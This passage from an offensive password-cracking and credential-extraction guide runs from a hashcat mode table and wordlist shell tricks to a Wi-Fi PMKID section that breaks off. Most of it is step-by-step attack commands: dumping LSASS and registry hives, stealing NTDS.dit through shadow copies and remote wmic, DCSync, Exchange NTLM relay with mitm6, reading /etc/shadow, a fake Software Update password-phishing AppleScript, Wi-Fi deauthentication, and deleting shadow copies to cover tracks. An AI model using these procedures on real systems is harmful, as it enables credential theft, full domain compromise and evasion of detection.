  2711   vBulletin > v3.8.5
 137XY   VeraCrypt
    X    1 = PBKDF2-HMAC-RipeMD160
    X    2 = PBKDF2-HMAC-SHA512
    X    3 = PBKDF2-HMAC-Whirlpool
    X    4 = PBKDF2-HMAC-RipeMD160 + boot-mode
    X    5 = PBKDF2-HMAC-SHA256
    X    6 = PBKDF2-HMAC-SHA256 + boot-mode
    X    7 = PBKDF2-HMAC-Streebog-512
     Y   1 = XTS  512 bit pure AES
     Y   1 = XTS  512 bit pure Serpent
     Y   1 = XTS  512 bit pure Twofish
     Y   2 = XTS 1024 bit pure AES
     Y   2 = XTS 1024 bit pure Serpent
     Y   2 = XTS 1024 bit pure Twofish
     Y   2 = XTS 1024 bit cascaded AES-Twofish
     Y   2 = XTS 1024 bit cascaded Serpent-AES
     Y   2 = XTS 1024 bit cascaded Twofish-Serpent
     Y   3 = XTS 1536 bit all
  8400   WBB3 (Woltlab Burning Board)
  2500   WPA/WPA2
  2501   WPA/WPA2 PMK
 16800   WPA-PMKID-PBKDF2
 16801   WPA-PMKID-PMK
  6100   Whirlpool
 13600   WinZip
 13800   Windows 8+ phone PIN/Password
   400   Wordpress
    21   xt:Commerce
```

TERMINAL COMMAND CHEAT SHEET

Ctrl + u
    delete everything from the cursor to the beginning of the line
Ctrl + w
    delete the previous word on the command line before the cursor
Ctrl + l
    clear the terminal window
Ctrl + a
    jump to the beginning of the command line
Ctrl + e
    move your cursor to the end of the command line
Ctrl + r
    search command history in reverse, continue pressing key sequence to continue backwards search. Esc when done or command found.

FILE MANIPULATION CHEAT SHEET

Extract all lowercase strings from each line and output to wordlist.

```
sed ’s/[^a-z]*//g’ wordlist.txt > outfile.txt
```

Extract all uppercase strings from each line and output to wordlist.

```
sed ’s/[^A-Z]*//g’ wordlist.txt > outfile.txt
```

Extract all lowercase/uppercase strings from each line and output to wordlist.

```
sed ’s/[^a-Z]*//g’ wordlist.txt > outfile.txt
```

Extract all digits from each line in file and output to wordlist.

```
sed ’s/[^0-9]*//g’ wordlist.txt > outfile.txt
```

Watch hashcat potfile or designated output file live.

```
watch -n .5 tail -50 <hashcat.potfile or outfile.txt>
```

Pull 100 random samples from wordlist/passwords for visual analysis.

```
shuf -n 100 file.txt
```

Print statistics on length of each string and total counts per length.

```
awk ‘{print length}’ file.txt | sort -n | uniq -c
```

Remove all duplicate strings and count how many times they are present; then sort by their count in descending order.

```
sort -nr| uniq -c file.txt | sort -nr
```

Command to create quick & dirty custom wordlist with length 1-15 character words from a designated website into a sorted and counted list.

```
curl -s http://www.netmux.com | sed -e 's/<[^>]*>//g' | tr " " "\n" | tr -dc '[:alnum:]\n\r' | tr ‘[:upper:]’ ‘[:lower:]’ | cut -c 1-15 | sort | uniq -c | sort -nr
```

MD5 each line in a file (Mac OSX).

```
while read line; do echo -n $line | md5; done < infile.txt > outfile.txt
```

MD5 each line in a file (*Nix).

```
while read line; do echo -n $line | md5sum; done < infile.txt | awk -F “ “ ‘{print $1}’ > outfile.txt
```

Remove lines that match from each file and only print remaining from file2.txt.

```
grep -vwF -f file1.txt file2.txt
OR
awk 'FNR==NR {a[$0]++; next} !a[$0]' file1.txt file2.txt
```

Take two ordered files, merge and remove duplicate lines and maintain ordering.

```
nl -ba -s ‘: ‘ file1.txt >> outfile.txt
nl -ba -s ‘: ‘ file2.txt >> outfile.txt
sort -n outfile.txt | awk -F “: “ ‘{print $2}’ | awk ‘!seen[$0]++’ > final.txt
```

Extract strings of a specific length into a new file/wordlist.

```
awk 'length == 8’ file.txt > 8len-out.txt
```

Convert alpha characters on each line in file to lowercase characters.

```
tr [A-Z] [a-z] < infile.txt > outfile.txt
```

Convert alpha characters on each line in file to uppercase characters.

```
tr [a-z] [A-Z] < infile.txt > outfile.txt
```

Split a file into separate files by X number of lines per outfile.

```
split -d -l 3000 infile.txt outfile.txt
```

Reverse the order of each character of each line in the file.

```
rev infile.txt > outfile.txt
```

Sort each line in the file from shortest to longest.

```
awk '{print length,$0}' " " $0; }' infile.txt | sort -n | cut -d ' ' -f2-
```

Sort each line in the file from longest to shortest.

```
awk '{print length,$0}' " " $0; }' infile.txt | sort -r -n | cut -d ' ' -f2-
```

Substring matching by converting to HEX and then back to ASCII.
(Example searches for **5** character strings from file1.txt found as a substring in **20** character strings in file2.txt)

```
strings file1.txt | xxd -u -ps -c 5 | sort -u > out1.txt
strings file2.txt | xxd -u -ps -c 20 | sort -u > out2.txt
grep -Ff out1.txt out2.txt | xxd -r -p > results.txt
```

Clean dictionary/wordlist of newlines and tabs.

```
cat dict.txt | tr -cd "[:print:][/n/t]\n" > outfile.txt
```

Clean dictionary/wordlist of binary data junk/characters left in file.

```
tr -cd '\11\12\15\40-\176' < dict.txt > outfile.txt
```

EXTRACT HASHES

WINDOWS LOCAL PASSWORD HASHES

CREDDUMP

https://github.com/Neohapsis/creddump7

Use 'creddump' on the SYSTEM and SECURITY hives to extract any possible cached domain credentials. Three modes of attack: cachedump, lsadump, pwdump

Manually save Windows XP/Vista/7 registry hive tables using 'reg.exe':

C:\WINDOWS\system32>reg.exe save HKLM\SAM sam_backup.hiv
C:\WINDOWS\system32>reg.exe save HKLM\SECURITY sec_backup.hiv
C:\WINDOWS\system32>reg.exe save HKLM\system sys_backup.hiv

CACHEDUMP: Run creddump tool against the saved hive files cachedump.py <system hive> <security hive> <Vista/7=true/XP=false>:

(Vista/7) **cachedump.py sys_backup.hiv sec_backup.hiv true**
(XP) **cachedump.py sys_backup.hiv sec_backup.hiv false**

LSADUMP: Run lsadump tool against the saved hive files cachedump.py <system hive> <security hive> <Vista/7=true/XP=false>:

(Vista/7) **lsadump.py sys_backup.hiv sec_backup.hiv true**
(XP) **lsadump.py sys_backup.hiv sec_backup.hiv false**

PWDUMP: Run pwdump tool against the saved hive files cachedump.py <system hive> <sam hive> <Vista/7=true/XP=false>:

(Vista/7) **pwdump.py sys_backup.hiv sam_backup.hiv true**
(XP) **pwdump.py sys_backup.hiv sam_backup.hiv false**

METERPRETER

Post exploitation dump local SAM database:

meterpreter> run post/windows/gather/hashdump

MIMIKATZ

https://github.com/gentilkiwi/mimikatz
https://github.com/gentilkiwi/mimikatz/wiki

Post exploitation commands must be executed from admin or SYSTEM level privileges. Command structure modulename::commandname arguments

STEP 1: Start logging output of mimikatz. Defaults to Mimikatz.log
mimikatz # log

STEP 2: Enable debug privileges for processes
mimikatz # privilege::debug

STEP 3: Dump in-memory logon passwords
mimikatz # sekurlsa::logonpasswords full

STEP 4: Dump any Kerberos tickets stored
mimikatz # sekurlsa::tickets /export

You can evelate priviliges in order to perform certain modules
mimikatz # token::whoami
mimikatz # token::elevate

OFFLINE MIMIKATZ ATTACKS

WINDOWS LSASS MEMORY DUMP

You can memory dump the LSASS process using Out-Minidump.ps1 from PowerSploit and extract the plaintext passwords offline with Mimikatz.
https://github.com/PowerShellMafia/PowerSploit
https://astr0baby.wordpress.com/2019/01/21/andrewspecial-stealthy-lsass-exe-memory-dumping/

STEP 1: Copy PowerSploit into the user module path "$Env:HomeDrive$Env:HOMEPATH\Documents\WindowsPowerShell\Modules" on target:

PS C:\>Import-Module PowerSploit

STEP 2: Dump the LSASS process memory with Out-Minidump in PowerSploit:

PS C:\>Get-Process lsass | Out-Minidump

STEP 3: Copy the output memory dump file (Example lsass_385.dmp) to your attack workstation and run mimikatz against minidump dump file:

./mimikatz "sekurlsa::minidump lsass_385.dmp"

STEP 4: Now in MINIDUMP extract the plaintext passwords:

mimikatz # sekurlsa::logonpasswords

WINDOWS REGISTRY HASH EXTRACTION

Save Windows SYSTEM, SAM, SECURITY registry hives in order to extract passwords.

Save Windows XP/Vista/7 registry tables
C:\WINDOWS\system32>reg.exe save HKLM\SAM C:\temp\sam_backup.hiv
C:\WINDOWS\system32>reg.exe save HKLM\SECURITY C:\temp\sec_backup.hiv
C:\WINDOWS\system32>reg.exe save HKLM\system C:\temp\sys_backup.hiv

STEP 1: Save registry hive using the above reg.exe into C:\temp

STEP 2: Copy saved registry hive files to local attack workstation.

STEP 3: Execute mimikatz against SYSTEM and SAM hive to extract passwords:

mimikatz # lsadump::sam sys_backup.hiv sam_backup.hiv

MIMIKATZ DPAPI

You can abuse the Windows DPAPI functionality to encrypt and decrypt data such as browser locally stored cookies/logins, credential managers, and .rdg RDP files. This technique is very complex. I encourage you to read the below references to have a better understanding of this attack vector.

REFERENCES:
https://github.com/gentilkiwi/mimikatz/wiki/module-~-dpapi

https://www.harmj0y.net/blog/redteaming/operational-guidance-for-offensive-user-dpapi-abuse/
https://www.synacktiv.com/ressources/univershell_2017_dpapi.pdf
https://github.com/dfirfpi/dpapilab
https://bitbucket.org/jmichel/dpapick

INTERNAL MONOLOGUE LOCAL ATTACK NTLMv1/NTLMv2

On targets where Mimikatz is not suitable to use due to AV or EDR solutions, you can perform an Internal Monologue Attack. This attack invokes a local procedure call to the NTLM authentication package (MSV1_0) from a user-mode application through SSPI to calculate a NetNTLM response in the context of the logged on user, after performing an extended NetNTLM downgrade to an NetNTLMv1 hash.
https://github.com/eladshamir/Internal-Monologue
https://crack.sh/netntlm/

The Internal Monologue Attack flow is described below:

1-Disable NetNTLMv1 preventive controls by changing LMCompatibilityLevel, NTLMMinClientSec and RestrictSendingNTLMTraffic to appropriate values, as described above.
2-Retrieve all non-network logon tokens from currently running processes and impersonate the associated users.
3-For each impersonated user, interact with NTLM SSP locally to elicit a NetNTLMv1 response to the chosen challenge in the security context of the impersonated user.
4-Restore the original values of LMCompatibilityLevel, NTLMMinClientSec and RestrictSendingNTLMTraffic.
5-Crack the NTLM hash of the captured response.
6-Pass the Hash.

STEP 1: Build/Compile the DLL or EXE for InternalMonologue.

STEP 2: On target execute DLL/EXE with the follow options:

InternalMonologue -Downgrade True -Restore True -Impersonate True

AVAILABLE OPTIONS
Downgrade = specifies NTLMv1 downgrade change !Registry Modification!
Restore = restore original registry mods if downgraded
Impersonate = impersonate ALL available users
Verbose = print verbose output
Challenge = optional custom 8-byte NTLM challenge. Default=1122334455667788

REMOTELY MOUNT SYSINTERNALS DUMP LSASS

SCENARIO: You have gained admin access to a target system but do not want to put the sysinternals tools on disk. You can map the live hosted version of sysinternals and dump lsass process to extract hashes offline with mimikatz.
!!Caveat: Port 445 outbound must be allowed out of the network to the internet.

STEP 1: On target execute ‘net use’ to map the live version of sysinternals:

net use Z: \\live.sysinternals.com\tools\ "/user:"

STEP 2: Use ‘procdump’ to dump memory for the lsass process:

Z:\procdump.exe -accepteula -ma lsass.exe lsass.dmp

STEP 3: Copy the output memory dump file to your attack workstation and run mimikatz minidump against dump file:

mimikatz # sekurlsa::minidump lsass.dmp

STEP 4: Now in MINIDUMP extract the plaintext passwords:

mimikatz # sekurlsa::logonpasswords

DUMP STORED CLEARTEXT WIFI PASSWORD

https://github.com/jcwalker/WiFiProfileManagement

STEP 1: Git clone WiFiProfileManagement

STEP 2: Drop the root folder in your PSModulePath, remove the branch name (ex. -dev)from the folder, and PowerShell should find the module.

STEP 3: Use 'Get-WiFiProfile' to dump the clear text password:

PS C:\>Get-WiFiProfile -ProfileName TestWiFi -ClearKey

SHARPWEB DUMP BROWSER CREDENTIALS

https://github.com/djhohnstein/SharpWeb

```
Usage:
    .\SharpWeb.exe arg0 [arg1 arg2 ...]

Arguments:
    all        - Retrieve all Chrome, FireFox and IE/Edge credentials.
    full       - The same as 'all'
    chrome     - Fetch saved Chrome logins.
    firefox    - Fetch saved FireFox logins.
    edge       - Fetch saved Internet Explorer/Microsoft Edge logins.
```

SharpWeb.exe chrome firefox

POPULAR WINDOWS APPLICATIONS PASSWORD LOCATIONS

SecurityXploded online resource for Windows applications password storage.
https://securityxploded.com/passwordsecrets.php

Internet Browsers
Avant
Comodo Dragon
CoolNovo
Firefox
Flock
Google Chrome
Google Chrome Canary
Internet Explorer
Maxthon
Opera
Safari
SeaMonkey

FTP Clients
Dreamweaver
FileZilla
FlashFXP
FTPCommander
SmartFTP
WS_FTP

Instant Messengers
AIM (AOL IM)
Beyluxe Messenger
BigAnt Messenger
Camfrog Video Messenger
Digsby IM
Google Talk (GTalk)
IMVU Messenger
Meebo Notifier
Miranda
MSN Messneger
MySpaceIM
Nimbuzz Messenger
PaltalkScene
Pidgin (Formerly Gaim)
Skype
Tencent QQ
Trillian
Windows Live Messenger
XFire
Yahoo Messenger

Email Clients
Foxmail
Gmail Notifier
IncrediMail
Microsoft Outlook
ThunderBird
Windows Live Mail

Misc Applications
Google Desktop Search
Heroes of Newerth
InternetDownload Manager
JDownloader
Orbit Downloader
Picasa
RemoteDesktop
Seesmic
SuperPutty
TweetDeck

WINDOWS DOMAIN PASSWORD HASHES

When Domain Admin access has been achieved you may attempt to extract all the domain user password hashes from the Domain Controller located in the 'NTDS.dit' file C:\Windows\NTDS\NTDS.dit . However this file is in constant use and locked so you can perform several methods to retrieve this file for offline cracking of user hashes.

Manually save Windows (XP/Vista/7) registry hive tables using 'reg.exe':

C:\WINDOWS\system32>reg.exe save HKLM\SAM C:\temp\sam_backup.hiv
C:\WINDOWS\system32>reg.exe save HKLM\SECURITY C:\temp\sec_backup.hiv
C:\WINDOWS\system32>reg.exe save HKLM\system C:\temp\sys_backup.hiv

NTDSUTIL

The 'ntdsutil' utility is packaged with Windows DC's to manage Active Directory.

STEP 1: Execute the 'ntdsutil'

C:\>ntdsutil

STEP 2: For the prompt 'ntdsutil:' execute

activate instance ntds

STEP 3: For the next prompt 'ntdsutil:' execute

ifm

STEP 4: For the prompt 'ifm:' execute

create full C:\temp\ntdsutil

STEP 5: After STEP 4 finishes, execute 'quit' for the 'ifm:' and 'ntdsutil:' prompts to exit the util.

quit
quit

STEP 6: Retrieve the files from the newly created folders "Active Directory" (where the ntds.dit will be located) and "Registry" (where the SAM and SYSTEM files will be located):

C:\temp\ntdsutil\Active Directory
C:\temp\ntdsutil\Registry

DISKSHADOW

The 'diskshadow.exe' is a tool signed by Microsoft (Windows 2008/2012/2016) exposing functionality of the traditionall VSS (Volume Shadow Copy Service). It posses an interactive and script mode. Below is a scripted mode for copying ntds.dit :

STEP 1: Add the following into a text file 'diskshadow.txt' on target:

```
set context persistent nowriters
add volume c: alias stealthAlias
create
expose %stealthAlias% z:
exec "cmd.exe" /c copy z:\windows\ntds\ntds.dit c:\temp\ntds.dit
delete shadows volume %stealthAlias%
reset
```

STEP 2: Execute our new script with diskshadow.exe.
!IMPORTANT! exe must be executed from C:\Windows\System32\ or else it will fail:

```
C:\Windows\System32>diskshadow.exe /s c:\diskshadow.txt
```

STEP 3: Manually save the SYSTEM hive from the registry:

```
C:\Windows\system32>reg.exe save HKLM\system C:\temp\sys_backup.hiv
```

STEP 4: Retrieve the ntds.dit and sys_backup.hiv from C:\temp:

```
C:\temp\ntds.dit
C:\temp\sys_backup.hiv
```

VSSADMIN

The 'vssadmin' is the Volume Shadow Copy Service included with Windows servers for managing volume shadow copy backups.

STEP 1: Create a volume shadow copy:

```
C:\Windows\system32>vssadmin create shadow /for=C:
```

STEP 2: Copy ntds.dit into C:\temp from new volume shadow copy:

```
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\windows\ntds\ntds.dit
C:\temp\ntds.dit
```

STEP 3: Manually save the SYSTEM hive from the registry:

```
C:\Windows\system32>reg.exe save HKLM\system C:\temp\sys_backup.hiv
```

STEP 4: Retrieve the ntds.dit and sys_backup.hiv from C:\temp:

```
C:\temp\ntds.dit
C:\temp\sys_backup.hiv
```

STEP 5: Cover your tracks by deleting the newly created shadow volume:

```
C:\Windows\system32>vssadmin delete shadows /shadow={Shadow Copy ID}
```

WMI & VSSADMIN (Remotely extract NTDS.dit and SYSTEM hive)

Use ‘wmi’ to execute ‘vssadmin’ remotely and retrieve ntds.dit and system hive.

STEP 1: Use ‘wmi’ to execute ‘vssadmin’ to create new volume shadow copy:

wmic /node:DC_hostname /user:DOMAIN\Username /password:password123 process call create "cmd /c vssadmin create shadow /for=C: 2>&1"

STEP 2: Extract ‘ntds.dit’ from the new volume shadow copy:

wmic /node:DC_hostname /user:DOMAIN\Username /password:password123 process call create "cmd /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\NTDS.dit C:\temp\ntds.dit 2>&1"

STEP 3: Save off the SYSTEM hive from the registry:

wmic /node:DC_hostname /user:DOMAIN\Username /password:password123 process call create "cmd /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM\ C:\temp\sys_backup.hiv 2>&1"

STEP 4: Retrieve the ntds.dit and sys_backup.hiv from C:\temp:

C:\temp\ntds.dit
C:\temp\sys_backup.hiv

EXTRACT DOMAIN HASHES FROM NTDS.DIT

Now that we have retrieved the NTDS.DIT and SYSTEM registry hive from the target Domain Controller, we can extract the user account hashes for offline cracking.

IMPACKET SECRETSDUMP
https://github.com/SecureAuthCorp/impacket

LOCAL: Use ‘secretsdump.py’ on your local attack workstation to extract the user account hashes from the ntds.dit using the SYSTEM hive sys_backup.hiv:

secretsdump.py -ntds ntds.dit -system sys_backup.hiv LOCAL

REMOTE: ‘secretsdump.py’ can optionally be used to remotely dump the user account hashes from a target Domain Controller using a Domain Admin hash (LM:NT)

impacket-secretsdump -hashes aad3b435b51404eeaad3b435b51404ee:82f9aab58dd8jw614e268c4c6a657djw -just-dc DOMAIN/DC_hostname\$@10.0.X.X

DCSYNC

MIMIKATZ
Use mimikatz to pull account information LM hash, NTLM hash, History, etc. from a target user account.
https://adsecurity.org/?p=2053

mimikatz # lsadump::dcsync /domain:<DOMAIN.org.com> /user:<username>

INVOKE-DCSYNC
Invoke-DCSync is a Powershell script which uses PowerView to interact with Mimikatz DCSync method to extract hashes with a DLL wrapper of PowerKatz.
https://gist.github.com/monoxgas/9d238accd969550136db

PS> Invoke-DCSync -PWDumpFormat

DUMP SYSVOL & GROUP POLICY PREFS

All Domain Controllers have a shared SYSVOL folder which contains files, scripts, and folders which must be synchronized across domain controllers. The contents can contain plaintext and encrypted credentials. Domain Group Policies are stored under \\<DOMAIN>\SYSVOL\<DOMAIN>\Policies\

STEP 1: Open the "run" window and find the logonserver folder:
run> %LOGONSERVER%

STEP 2: In SYSVOL search for XML, VBS or Batch files for:
'cpassword'
'net user'
'pass'
'sPwd'
Inside XML files the 'cpassword' value is encrypted using the following 32-byte AES encryption key from Microsoft:
4e 99 06 e8 fc b6 6c c9 fa f4 93 10 62 0f fe e8
f4 96 e8 06 cc 05 79 90 20 9b 09 a4 33 b6 6c 1b

You can use Get-GPPPassword for searching a Domain Controller for group policy preferences in groups.xml, scheduledtasks.xml, services.xml and datasources.xml and automatically decrypting 'cpassword' into plaintext passwords.
https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Get-GPPPassword.ps1

Automatically search and decrypt group policy related XML files:
PS C:\> Get-GPPPassword

Manually decrypt the 'cpassword' value found in XML files:
PS C:\> Get-GPPPassword '<cpassword_value>'

Remotely search, retrieve, and decrypt group policy related XML files:
PS C:\> Get-GPPPassword -Server EXAMPLE.COM

LAPS (Local Administration Password Solution)

LAPS allows administrators to create random, manage, and store local administrative passwords for computers joined to the domain. Admins or users with appropriate access can read/write to LAPS created and stored credentials in plaintext.

REFERENCE: https://room362.com/post/2017/dump-laps-passwords-with-ldapsearch/

STEP 1: Query your access machine to see if LAPS is enabled:

PS> Get-ChildItem 'C:\Program Files\LAPS\CSE\AdmPwd.dll'

STEP 2: Git clone (1)Get-LAPSPasswords or (2)PowerSploit or (3)ldapsearch or (4)meterpreter:

https://github.com/kfosaaen/Get-LAPSPasswords
https://github.com/PowerShellMafia/PowerSploit/tree/master/Recon

STEP 3: Using a user with permissions to read LAPS, execute 1 of the 4 possible techniques:

```
(1) PS> Get-LAPSPasswords -DomainController <DC_IPAddr> -Credential
<DOMAIN\username> | Format-Table -AutoSize
```

```
(2) PS> Get-NetOU -FullData | Get-ObjectAcl -ResolveGUIDs | Where-Object
{($_.ObjectType -like 'ms-Mcs-AdmPwd') -and ($_.ActiveDirectoryRights -match
'ReadProperty')}
```

```
(3) # ldapsearch -x -h <DC_IPAddr> -D <username> -w <password> -b
"dc=<DOMAIN>,dc=COM" "(ms-MCS-AdmPwd=*)" ms-MSC-AdmPwd
```

```
(4) meterpreter> run post/windows/gather/credentials/enum_laps
```

PrivExchange + NTLMREALYX + EXCHANGE = ALL DOMAIN HASHES

SCENARIO: You've obtained a ***user account and password*** for a user on your target network with an Exchange mailbox. Also you have access to Exchange with "Exchange Windows Permissions" group having "WriteDacl" on the Domain object in Active Directory, which allows a DCSync operation. This allows you to sync all the user hashed passwords in Active Directory.
REFERENCE: https://dirkjanm.io/abusing-exchange-one-api-call-away-from-domain-admin/

STEP 1: You've obtained a valid username and password mailbox on Exchange.

STEP 2: Install required tools:

Impacket ntlmrelayx & secretsdump - https://github.com/SecureAuthCorp/impacket
PrivExchange - https://github.com/dirkjanm/privexchange/

STEP 3: Open two new terminal windows to prepare for the attack.

STEP 4: Start ntlmrelayx in relay mode pointing at the Domain Controller with any user that has a mailbox on Exchange:
TERMINAL #1

```
ntlmrelayx.py -t ldap://dc.lab.local --escalate-user <username>
```

STEP 5: Run 'privexchange.py' pointing at the Exchange server with '-ah' being your attacker IP address with ntlmrelayx listening:
TERMINAL #2

```
python privexchange.py -ah <ntlmrelayx_IPAddr> exchange.lab.local -u <username>
-d testsegment.local
```

!!You should see "INFO: API call was successful" if this works!!

STEP 6: Wait nearly a minute for the attack to complete in TERMINAL #1 where ntlmrelayx is listening.

STEP 7: With your newly created privileges, using the same mailbox credentials used previously, you can now use 'secretsdump.py' to perform a DCSync operation against the Domain Controller dump all the domains user hashes:

```
secretsdump.py lab/<username>@dc.lab.local -just-dc
```

HTTPATTACK + NTLMREALYX + EXCHANGE = ALL DOMAIN HASHES

SCENARIO: You **DO NOT HAVE A PASSWORD** for a user on your target network with an Exchange mailbox but you have network access. Also you have access to Exchange with "Exchange Windows Permissions" group having "WriteDacl" on the Domain object in Active Directory, which allows a DCSync operation. This allows you to sync all the user hashed passwords in Active Directory.
REFERENCE: https://dirkjanm.io/abusing-exchange-one-api-call-away-from-domain-admin/

STEP 1: Install required tools:

Impacket ntlmrelayx & secretsdump - https://github.com/SecureAuthCorp/impacket
PrivExchange - https://github.com/dirkjanm/privexchange/
mitm6 - https://github.com/fox-it/mitm6/

STEP 2: Modify the attacker URL inside 'httpattack.py' to point to the IP address NTLMrelayx will be running and listening.

STEP 3: Copy 'httpattack.py' into the following folder under Impacket:

/impacket/impacket/examples/ntlmrelayx/attacks/

STEP 4: Go into impacket directory and upgrade to the modified version:

```
cd impacket/
pip install . --upgrade
```

STEP 5: Open two new terminal windows to prepare for the attack.

STEP 6: Start ntlmrelayx in relay mode pointing at the Exchange server and '-wh' option pointing at any nonexistent host on the network:
TERMINAL #1

```
ntlmrelayx.py -6 -wh blah.lab.local -t
https://exchange.lab.local/EWS/Exchange.asmx -l ~/tmp/ -socks -debug
```

STEP 7: Use LLMNR/NBNS/mitm6 spoofing to relay the authentication of a user on the network.
https://blog.fox-it.com/2018/01/11/mitm6-compromising-ipv4-networks-via-ipv6/
https://github.com/fox-it/mitm6/
TERMINAL #2

```
sudo mitm6 -d lab.local
```

STEP 8: If successful you will see in the 'ntlmrelayx' Terminal #1 you'll see 'API call was successful'.

STEP 9: With your newly created privileges, using the captured/relayed credentials from ntlmrelayx, you can now use 'secretsdump.py' to perform a DCSync operation against the Domain Controller dump all the domains user hashes:

```
secretsdump.py lab/<username>@dc.lab.local -just-dc
```

*NIX

ETC/SHADOW

Requires root level privileges.

STEP 1: Cat the shadow file with root privileges located in etc:

cat /etc/shadow

Example *NIX sha512crypt hash

root:$6$52450745$k5ka2p8bFuSmoVT1tzOyyuaREkkKBcCNqoDKzYiJL9RaE8yMnPgh2XzzF0NDrUhgrcLwg78xs1w5pJiypEdFX/

MIMIPENGUIN

Tool inspired by mimikatz to extract in Linux known offsets where possible clear text passwords are stored. Requires root level privileges.
https://github.com/huntergregal/mimipenguin

STEP 1: Git clone mimipenguin:

git clone https://github.com/huntergregal/mimipenguin.git

STEP 2: Execute mimipenguin with sudo or root privileges:

sudo mimipenguin

3SNAKE

Targeting rooted servers, reads memory from sshd and sudo system calls that handle password based authentication.
https://github.com/blendin/3snake

STEP 1: Git clone 3snake:

git clone https://github.com/blendin/3snake.git

STEP 2: Build 3snake binary.

STEP 3: Excute 3snake on a target system with root privileges:

sudo 3snake

PROCDUMP-FOR-LINUX

No known techniques have been released for dumping credentials out of memory using the new linux 'procdump' but figured I include it for others to explore.
https://github.com/Microsoft/ProcDump-for-Linux

OTHER PLACES

List of other places or commands in Linux machine to enumerate passwords, keys, tickets, or hashes.

LOCATIONS
/home/*/.bash_history
/home/*/.mysql_history
/etc/cups/printers.conf
/home/*/.ssh/
/tmp/krb5cc_*
/home/*/.gnupg/secring.gpgs

```
COMMANDS
# getent passwd
# pdbedit -L -w
# ypcat passwd
# klist
```

MacOS / OSX LOCAL PASSWORD HASHES

MAC OSX 10.5-10.7

Manual OSX Hash Extraction

```
dscl localhost -read /Search/Users/<username>|grep GeneratedUID|cut -c15-
cat /var/db/shadow/hash/<GUID> | cut -c169-216 > osx_hash.txt
```

MAC OSX 10.8-10.13

Manual OSX Hash Extraction

```
sudo defaults read /var/db/dslocal/nodes/Default/users/<username>.plist
ShadowHashData|tr -dc '0-9a-f'|xxd -p -r|plutil -convert xml1 - -o -
```

OR using Directory Service utility:

```
sudo dscl . read /Users/%user% AuthenticationAuthority
sudo dscl . read /Users/%user% dsAttrTypeNative:ShadowHashData
```

SCRIPTED OSX Local Hash Extraction

HASHCAT

https://gist.github.com/nueh/8252572
https://gist.github.com/HarmJ0y/55e633cc977d6568e843#file-osx_hashdump-py

```
sudo plist2hashcat.py /var/db/dslocal/nodes/Default/users/<username>.plist
```

JOHN

https://github.com/truongkma/ctf-tools/blob/master/John/run/ml2john.py

```
sudo ml2john.py /var/db/dslocal/nodes/Default/users/<username>.plist
```

LOCAL PHISHING [Apple Script to prompt user for Password]

```
osascript -e 'tell app "System Preferences" to activate' -e 'tell app "System
Preferences" to activate' -e 'tell app "System Preferences" to display dialog
"Software Update requires that you type your password to apply changes." &
return & return default answer "" with icon 1 with hidden answer with title
"Software Update"'
```

Apple Secure Notes MacOS

STEP 1: Copy the sqlite ‘NotesV#.storedata’ from your target located at:

```
/Users/<username>/Library/Containers/com.apple.Notes/Data/Library/Notes/

Mountain Lion = NotesV1.storedata
Mavericks = NotesV2.storedata
Yosemite = NotesV4.storedata
El Capitan & Sierra = NotesV6.storedata
High Sierra = NotesV7.storedata
```

STEP 2: Download John's 'applenotes2john' and point it at the sqlite database. Note this script also extracts the hints if present in the database and appends them to the end of the hash (Example 'company logo?'):

https://github.com/koboi137/john/blob/master/applenotes2john.py

applenotes2john.py NotesV#.storedata

```
NotesV#.storedata:$ASN$*4*20000*caff9d98b629cad13d54f5f3cbae2b85*79270514692c7a9
d971a1ab6f6d22ba42c0514c29408c998::::company logo?
```

STEP 3: Format and load hash into John (--format=notes-opencl) or Hashcat (-m 16200) to crack.

FREEIPA LDAP HASHES

SCENARIO: You've obtained administrator level creds to FreeIPA server. Similar to dumping a Windows Domain Controller you can now remotely dump any users hashes with the 'ldapsearch' utility.

STEP 1: Use 'ldapsearch' coupled with 'Directory Manager' to dump the password hash for a target user:

```
# ldapsearch -x -h <LDAP_IPAddr> -D "cn=Directory Manager" -w <password> -b
'uid=<target_username>,cn=users,cn=accounts,dc=<DOMAIN>,dc=COM' uid userpassword
krbprincipalkey sambalmpassword sambantpassword
```

STEP 2: The 'userpassword::' and/or Kerberos 'krbprincipalkey::' hash is base64 encoded and now you need to decode it:

```
# echo 'e1NTSEF9dHZEaUZ4ejJTUkRBLzh1NUZSSGVIT2N4WkZMci9OYktQNHNLNWc9PQ==' |
base64 --decode
```

```
{SSHA}tvDiFxz2SRDA/8u5FRHeHOcxZFLr/NbKP4sK5g==
```

STEP 3: Place your decoded hash into hash.txt file and fire up Hashcat mode '111' and attempt to crack the password hash:

```
hashcat -a 0 -m 111 hash.txt dict.txt
```

PCAP & WIRELESS

PCREDZ (PCAP HASH EXTRACTION)

https://github.com/lgandx/PCredz
Extracts network authentication hashes from pcaps.

Extract hashes from a single pcap file:
Pcredz -f example.pcap

Extract hashes from multiple pcap files in a directory:
Pcredz -d /path/to/pcaps

Listen on an interface and extract hashes live crossing your interface:
Pcredz -i eth0

WPA/WPA2 PSK AUTHENTICATION

To crack WPA/WPA2 wireless access points you need to capture the 4-way WPA/WPA2 authentication handshake.

AIRMON-NG / AIRODUMP-NG / AIREPLAY-NG

STEP 1: Create monitoring interface mon0 Ex) interface wlan0
airmon-ng start wlan0

STEP 2: Capture packets to file on target AP channel Ex) channel **11**
airodump-ng mon0 --write capture.cap -c 11

STEP 3: Start deauth attack against BSSID Ex) bb:bb:bb:bb:bb:bb
aireplay-ng --deauth 0 -a bb:bb:bb:bb:bb:bb mon0

STEP 4: Wait for confirmation to appear at top of terminal:
CH 11][Elapsed: 25 s][<DATE / TIME>][WPA handshake: **

STEP 5: Extract handshake into JOHN or HASHCAT format:
JOHN FORMAT EXTRACT

```
Step1: cap2hccap.bin -e '<ESSID>' capture.cap capture_out.hccap
Step2: hccap2john capture_out.hccap > jtr_capture
```

HASHCAT FORMAT EXTRACT

```
cap2hccapx.bin capture.cap capture_out.hccapx
```

WPA2 PMKID WIRELESS ATTACK

To avoid having to capture the 4-way handshake a new attack was discovered, which allows an attacker to connect to a target WPA2 WiFi Access Point and retrieve the PMKID.

STEP 1: Install HCXTOOLS and use a wireless card capable of monitor mode:

```
git clone https://github.com/ZerBea/hcxdumptool.git
cd hcxdumptool
make
make install
cd
git clone https://github.com/ZerBea/hcxtools.git
cd hcxtools
make
